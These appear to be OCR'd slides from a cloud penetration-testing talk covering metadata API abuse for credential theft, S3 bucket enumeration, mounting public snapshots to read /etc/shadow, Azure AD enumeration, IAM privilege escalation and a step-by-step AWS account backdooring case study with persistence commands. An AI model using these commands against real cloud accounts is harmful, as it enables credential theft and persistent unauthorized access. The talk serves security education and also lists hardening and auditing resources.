🟦 Pizza	🟦 Pizza	🟦 Pizza	🟩 Pizza	🟩 Pizza	🟩 Pizza	Runtime
🟦 Fire	🟦 Fire	🟩 Fire	🟩 Fire	🟩 Fire	🟩 Fire	OS
🟦 Oven	🟩 Oven	🟩 Oven	🟩 Oven	🟩 Oven	🟩 Oven	Virtualisation
🟦 Electric / Gas	🟩 Electric / Gas	🟩 Electric / Gas	🟩 Electric / Gas	🟩 Electric / Gas	🟩 Electric / Gas	Hardware
Homemade	Communal Kitchen	Bring Your Own	Takeaway	Restaurant	Party	

🟦 You Manage 🟩 Vendor Manages


https://medium.com/@pkerrison/pizza-as-a-service-2-0-5085cd4c365e

Infrastructure as a Service

- IaaS ~ VM in a server
- You manage everything sitting in VM
- Tenant responsibilities include
  - OS Updates
  - Middleware/Server Update
  - App/services updates
  - Secure configuration of services
  - Data sitting on top of the apps/services
  - Network communications

Attack Surface : Infrastructure as a Service

- All tenant responsibilities are direct attack surfaces
- Application Level bugs leading to Code execution or file read
- Weak credentials
- Insecure configurations of cred gateways (no NLA on RDP)
- Insecure Firewall Configurations



□	Name	Group ID	Group Name	VPC ID	Description
■		sg-0f3823b9b7c0f5b1b	test	vpc-f7d20f90	test

Security Group: sg-0f3823b9b7c0f5b1b

Type	Protocol	Port Range	Source	Descr
All TCP	TCP	0 - 65535	0.0.0.0/0	
All TCP	TCP	0 - 65535	::/0	
All UDP	UDP	0 - 65535	0.0.0.0/0	
All UDP	UDP	0 - 65535	::/0	

Attack Surface : Infrastructure as a Service: Metadata API

- Almost all cloud service providers communicate specific metadata to services via a novel method of Metadata API
- A non-routable IP Address is taken and any request to it is handled by cloud provider themselves http://169.254.169.254/
- This API Provides access to plethora of information about the services themselves
- Official Documentation:
  1. AWS: https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html
  2. GCP: https://cloud.google.com/compute/docs/storing-retrieving-metadata
  3. Azure: https://docs.microsoft.com/en-us/azure/virtual-machines/windows/instance-metadata-service
  4. Opendata: https://docs.openstack.org/nova/rocky/user/metadata-service.html compatible with AWS "2009-04-04" version

- Metadata API is not just limited to IaaS but its common across the platforms[almost]
- Like all services ever created this has its own Quirks (we will explore that in attack section)

Exploring Platform as a Service and its Attack Surface

- Less things to worry about compared to IaaS more then SaaS
- Tenant responsibilities include
  - App/services updates
  - Secure configuration of services
  - Data sitting on top of the apps/services
  - Network communications
- Attack Surface
  - Application flaws
  - Data storage permissions (exposed buckets)
  - Data at transit setup (TLS)
  - Insecure configurations as less control over upper stack
- Example of PaaS: Elasticbeanstalk, app-engine, Azure (cloudservices and websites), S3

Exploring: SaaS

- Minimal control over anything besides data storage and access to data
- Attack surface boils down to logical flaws, access and authorization issues
- Back to Web Application pentesting principals
- However if a bug is found Its impact can be widespread and affect multiple / all tenants
- Example of simpler bugs in SaaS : Subdomain takeover issues

Exploring: FaaS

- Its only named serverless :P
- FaaS would not manage data hence each action is atomic in nature
- Function execution is generally timeboxed (few minutes to 1 sec)
- Each execution could be in different environment depending on configuration

Show me the action

So we now have a clear understand of what each of these larger entities mean. Now lets look at ways and means to own and pwn these services

We will look at:


1. How to identify our target
2. What are the exposed areas to focus on
3. Exploiting the scenario

Towards the end we will talk about what could be mitigation options

Understanding your environment

Lets assume you got access to a system, how can you identify which service provider is in action.

1. Straight forward: Reverse IP Lookup (may not be accurate as internally they may have routed things around)
2. System commands: Linux (sudo capable)
   1. `sudo dmidecode -s bios-version (gives vendor name)`
   2. `sudo dmidecode -s bios-vendor (Google for GCP)`




```
ubutu@ec2host:~$ sudo dmidecode -s bios-version
4.2.amazon
```

Understanding your environment

Metadata API (http://169.254.169.254)

1. Azure: gives unauth error if `Metadata: true` is not present
2. GCP: Requires “`Metadata-Flavor: Google`” in all requests
3. GCP: for curl to http://metadata.google.internal we get a response with `Metadata-Flavor: google`
4. AWS: curl request gives a http response



```
ubutu@ec2host:~$ curl -I http://169.254.169.254/
HTTP/1.0 200 OK
Content-Type: text/plain
Accept-Ranges: bytes
ETag: "2149251677"
Last-Modified: Sat, 16 Feb 2019 03:57:16 GMT
Content-Length: 230
Connection: close
Date: Sat, 16 Feb 2019 04:10:07 GMT
Server: EC2ws
```

Note: The requirement for headers is a clever hack which blocks SSRF attacks


Attacking Metadata API

- SSRF or URL fetch
  - If you only have control over URL parameter then AWS will work
  - For GCP
    - Query `/v1beta1/` `Metadata-flavour: google` header was enforced in v1
  - For Azure header is a must hence SSRF attack might not work
- Code Execution
  - Make curl calls directly to the metadata API

Useful URL's:

- AWS
  - To fetch Security Credentials: http://169.254.169.254/latest/user-data/iam/security-credentials/<rolename>
- GCP
  - Root password: http://metadata.google.internal/computeMetadata/v1beta1/instance/attributes/?recursive=true&alt=json
  - Kube env: http://metadata.google.internal/computeMetadata/v1/instance/attributes/kube-env

More Cloud Metadata URL's useful for SSRF Testing : https://gist.github.com/BuffaloWill/fa96693af67e3a3dd3fb




What next?

- So we obtained Credentials, what next?

```
$ export AWS_ACCESS_KEY_ID=AKIAI44QH8DHBEXAMPLE
$ export AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
$ export AWS_SESSION_TOKEN=AQoDYXdzEJr...<remainder of security token>
$ aws ec2 describe-instances --region us-east-1
```

Enumerating Permissions (nimbostratus)



```
➜  nimbostratus git:(master) ./nimbostratus dump-permissions --access-key A
//wEaDACcJ26ArIg1con/8CK5A2j1GqdpE3qsWNJmh0NsBh/laewzWRX34oFdLaa5jotGGSBx86
0Txoz6ni7zUirAtYGXFD+7cLDbGwfBti4PjiV0K/YVjmFSRhRo832Zpw9j8ZHGGiI0y9O/in4tc
GyahMqfm7SHvRtQDAxKLKCRuxikBYXIeH8gcerpNAVdzzBOF/V6ghAEmK4FF+ly61E9vAz9JZ+F
7CuX8J08zed84imRYsWEf6H/2EzS/9UOFqJQOu0Mhde8C9BGw9ReaISDcRljBmlQgkIDTF1D3Hi
{u'Statement': [{u'Action': ['DescribeImages',
                             'DescribeInstances',
                             'DescribeInstanceStatus'],
                 u'Effect': u'Allow',
                 u'Resource': u'*'}],
 u'Version': u'2012-10-17'}
```

https://github.com/andresriancho/nimbostratus

Ref: https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_temp_use-resources.html

GCP http://carnal0wnage.attackresearch.com/2019/01/i-found-gcp-service-account-tokennow.html?m=1

Demo

- How to interact with Metadata API
- How to fetch the Token
- How to use AWS command line and use obtained tokens
- Enumerate various privileges on the token using nimbostratus
- Limitations of Nimbostratus

Cloud storage

- Almost all of the cloud service provider gives access to some sort of file storage on steroids
- S3 by AWS does more then just file storage can also host static websites
- Major Attack Surface revolve around incorrect permissions
  - Buckets publicly accessible
  - Writable by many non-required users / roles
  - Bruteforcable / Guessable names

Tips:

- To host website AWS wants bucketname == CNAME)
- If you access s3.storage.com url's you will be directed to specific region where it hosted

Cloud storage: Bruteforcing Bucket names

Storage enumeration is possible as names are unique in nature

Automated tools

- https://github.com/digininja/CloudStorageFinder (AWS, Digital Ocean)
- https://blog.netspi.com/anonymously-enumerating-azure-file-resources/ (Azure)
- https://github.com/NetSPI/MicroBurst (Azure)
- https://github.com/appsecco/spaces-finder (Digital Ocean)
- https://github.com/0xSearches/sandcastle (AWS S3)

Cloud storage: Commandline

- Identify List of buckets in S3

```
$ aws s3api list-buckets --query "Buckets[].Name"
```

- Check if the bucket is publicaly accessible

```
$ aws s3 ls s3://<bucketname> --no-sign-request
```

- Action on s3 bucket


```
$ aws s3 ls/cp/mv/rm s3://<bucketname>/file [<other_location>]
```

- GCP Storage

```
gsutil ls -r gs://<bucketname>
```

- Azure Storage

```
az storage blob list --container-name $container_name --output
table
```



Cloud storage: Demo

- Access buckets via aws s3 cmd
- How to check if bucket is publicly accessible
- How to enumerate various bucket names

Cloud Snapshots

Cloud Snapshots are very very IaaS focused attack surface

Consider them like a disk image copy of the cloud instance

Snapshots can be retrieved and depending on the configuration attached to other VM’s.

Once disk is attached to other VM we have bypassed all the logical checks on the system and should be in a position to access confidential items like

- /etc/shadow
- Windows SAM File
- Confidential files kept on filesystem

Owning Cloud Snapshots

1. Get caller id: `aws sts get-caller-identity`
2. Describe snapshots `aws ec2 describe-snapshots --owner-id <get from get-caller-identity>`
3. You can get list of every public snapshot by `aws ec2 describe-snapshots –region us-east-1`
4. Load snapshot in own account
   1. Create a volume

```
aws --profile YOUR_ACCOUNT ec2 create-volume --availability-zone us-west-2a --region us-west-2  --snapshot-id  snap-id
```

   2. Attach volume to linux machine and inside linux machine run cmd to access it at /mnt

```
sudo mount /dev/xvdb1 /mnt
```

Ref: https://securosis.com/blog/cloud-forensics-101

Azure AD Attacks

- Azure AD is a hosted AD Solution allows organizations to leverage hybrid approach where two AD’s on prem and Azure AD can be in sync. Which also means if on prem is not compromised but Azure AD got owned they have all creds.
- Even if you have only office 365 you are part of Azure AD and can interact via azure-cli
- Assuming you have a valid cred you can get User Details :

```
az ad user list --output=table --
query='[].{Created:createdDateTime,UPN:userPrincipalName,Name:displayName,Email:mai
l,UserId:mailNickname,Enabled:accountEnabled}’
```

- All service principals

```
az ad sp list --output=table --
query='[].{Name:displayName,Enabled:accountEnabled,URL:homepage,Publisher:publisher
Name,MetadataURL:samlMetadataUrl}’
```

https://adsecurity.org/wp-content/uploads/2017/07/2017-DEFCON-HackingTheCloud-SteereMetcalf-Final.pdf
More: https://hunter2.gitbook.io/darthsidious/enumeration/azure-enumeration and
https://www.blackhillsinfosec.com/red-teaming-microsoft-part-1-active-directory-leaks-via-azure/

Attacking Serverless

We have created a sample webpage where we are running commands on two different serverless environments AWS and GCP. Instead of talking lets have a quick demo of how Serverless could be the start attack point and what differs where

- Tips: AWS lambda doesn’t have metadata API access but does carry creds in environment variables /proc/self/environ

Refer: https://www.owasp.org/images/5/5c/OWASP-Top-10-Serverless-Interpretation-en.pdf

Attacking IAM Service

IAM services are very core to the cloud services
We have already seen various attack scenario’s leveraging roles and credentials

For specific to IAM scenario’s I wanted to talk about two essential topics

- Dormant Resources
- Shadow Admins

Dormant resources are those IAM roles and creds who were once created but are now not active or created but never used and hence never monitored or cared for. (although it applies to servers also but those have impact only on money not access)

TIPS: `aws sts get-session-token --duration-seconds 129600` creates a backdoor token not listed anywhere not visible in `aws iam list-access-keys`

Shadow Admins

- **CreateAccessKey** : create a new access key to another IAM admin account
- **CreateLoginProfile** : The attacker can add a new password-based login profile, set a new password for that entity, impersonate it and execute the intended malicious action on behalf of the compromised user.
- **UpdateLoginProfile** : permission to reset other IAM users' login passwords.
- **AttachUserPolicy, AttachGroupPolicy or AttachRolePolicy** : permissions could attach existing admin policy to any other entity
- **PutUserPolicy, PutGroupPolicy or PutRolePolicy** : permits the attacker to add "inline" policies to other entities, The newly added inline policy defined by the attacker will allow the attacker to grant additional privileges other entities
- **CreatePolicy** : the attacker could add a stealthy admin policy
- **AddUserToGroup** : an attacker could add user directly into the admin group
- **UpdateAssumeRolePolicy** : an attacker can assume permissions of a privileged account
- **CreatePolicyVersion, SetDefaultPolicyVersion** : change a non-privileged entity to be a privileged one.
- **PassRole with CreateInstanceProfile/AddRoleToInstanceProfile** : attacker could create a new privileged instance profile

Ref: https://www.cyberark.com/threat-research-blog/cloud-shadow-admin-threat-10-permissions-protect/

And https://github.com/duo-labs/cloudtracker

Case study: Backdooring AWS Account

Starting point: Compromised AWS credentials

Exploitation Process:

1. Persist: `aws sts get-session-token --duration-seconds 129600`
2. Approach 1: Create user
   1. `aws iam create-user --user-name [my-user]`
   2. `aws iam create-access-key --user-name [my-user]`
3. Approach 2: Create just access key using
   1. `aws iam create-access-key --user-name [existing-user]`
4. For future: Lambda function to trigger on new user creation and send you a access key
5. Approach 3: create a new role attach it to existing role
   1. `aws iam create-role` and `aws iam attach-role-policy`
6. For future: lambda function to trigger on new role creation and add your backdoor
7. Failsafe: use UpdateAssumeRolePolicy trigger to read backdoors

Ref: https://danielgrzelak.com/backdooring-an-aws-account-da007d36f8f9

Auditing Tools

1. As an authorized person take the API Key with security permissions and audit
2. As an attacker when you obtain a key run it via auditing tools to see if you can spot some easy wins.

For item 1, Bunch of different options cs-suite is my fav, just run it once and get most of the common reports in one shot. But the versions might be a bit old so if you want prefer running individual scans separately also. example scout2 is older in cs-suite

Reports for most of them are difficult to read for the first time.

Second scenario is tricky, tools are made with assumption that all commands will work but that's not necessarily the case. Mostly commands will fail in second case. Only tool made with that in mind seems to be nimbostratus however its pretty limited. Example it can't find if s3 permissions are available to you.

References and Tools

- Amazon Web Services — a practical guide https://github.com/open-guides/og-aws
- Pacu Attack framework: https://github.com/RhinoSecurityLabs/pacu
- Cloud resource mapping and visualizing : https://github.com/duo-labs/cloudmapper
- Practice environments
  - http://flaws.cloud
  - http://flaws2.cloud
- Serverless Practice environments
  - https://github.com/we45/DVFaaS-Damn-Vulnerable-Functions-as-a-Service
  - http://github.com/puresec/Serverless-Goat
  - https://github.com/torque59/AWS-Vulnerable-Lambda
- Keep your login creds safe
  - https://docs.aws.amazon.com/opsworks/latest/userguide/security-ssh-access.html
  - https://aws.amazon.com/articles/tips-for-securing-your-ec2-instance/

More References and Tools

- Hardening Guidelines
  - https://www.cisecurity.org/benchmark/amazon_web_services/
  - https://www.cisecurity.org/benchmark/azure/
  - https://www.cisecurity.org/benchmark/google_cloud_computing_platform/
- Cloud Account Audit's
  - https://github.com/SecurityFTW/cs-suite (Cross provider)
  - https://github.com/toniblyx/prowler (AWS)
  - https://github.com/cyberark/SkyArk (AWS)
  - https://github.com/nccgroup/Scout2 (AWS)
  - https://github.com/nccgroup/G-Scout (GCP)
  - https://github.com/nccgroup/azucar (Azure)
  - https://github.com/mwrlabs/Azurite (Azure)
- Another Case Study: https://www.threatstack.com/cloud-attack
- IaaS systems need more then just cloud level probing, perform OS level Audit's
  - https://github.com/lateralblast/lunar (Linux)
  - https://github.com/CISOfy/lynis (Linux)

Thank You

If you need help feel free to contact

anant@anantshri.info

anant@notsosecure.com